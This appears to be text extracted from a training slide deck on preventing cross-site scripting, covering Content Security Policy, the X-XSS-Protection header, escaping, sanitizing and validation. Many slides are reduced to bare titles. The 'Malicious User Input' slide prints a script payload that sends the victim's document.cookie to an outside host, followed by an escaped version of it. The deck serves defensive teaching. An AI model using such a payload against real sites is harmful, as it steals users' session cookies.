


- **\$jQuery**
- **SPA Frameworks**
- **Client-side Control**


Persisted and Reflected XSS Rendered HTML



Identifying DOM Based XSS



Mitigation Through Configuration



Introduction to Content Security Policy



Content Security Policy

HTTP response header helps you reduce XSS risks on modern browsers by declaring what dynamic resources are allowed to load via a HTTP Header

<https://content-security-policy.com/>



Content Security Policy Header

Content-Security-Policy: default-src 'none'; script-src 'self'; style-src 'self'; img-src 'self'



Control Allowable Sources

Source	Directive
Scripts	<code>script-src</code>
Images	<code>img-src</code>
Stylesheets	<code>style-src</code>
Fonts	<code>font-src</code>
Connections	<code>connect-src</code>
Audio, Video	<code>media-src</code>
Form Actions	<code>form-action</code>
Embedded	<code>object-src</code>
Iframes	<code>frame-src</code>
Plugins	<code>plugin-types</code>



Content-Security-Policy Example

Content-Security-Policy: script-src 'self';



X-XSS-Protection

HTTP Response header that enables XSS filtering/sanitization in browsers. Primarily helps combat reflective cross-site scripting attacks in older browsers.



X-XSS-Protection Filter Header

X-XSS-PROTECTION:
1;mode=block



Malicious User Input

```
<a style="width:75px" class="btn btn-primary"  
href=http://hackershall.com/timeline?search=<script>location.href="  
http://google.com?cookie+document.cookie;</script>View</a>
```



Escaping User Input

```
&lt;a style="width:75px" class="btn btn-primary"  
href=http://hackershall.com/timeline?search=&lt;script>location.href  
="http://google.com?cookie document.cookie;&lt;/script>View&lt;/a>
```


*differences highlighted



Reasons to Perform Escaping Prior to Use

- 1. Helps avoid double encoding**
- 2. Avoids data lose through truncation**
- 3. Greater flexibility of data**
- 4. Less prone to errors**





Sanitizing and Validation of Untrusted Data



Sanitizing or Validation



Sanitizing Example

`User Input`




Sanitizing Example

User Input



Validation

RULES



Rule for Escaping

When using escaping (output encoding) ensure you match up the correct rule for performing the escaping for the context you are working in (where the user input is being utilized).



Summary



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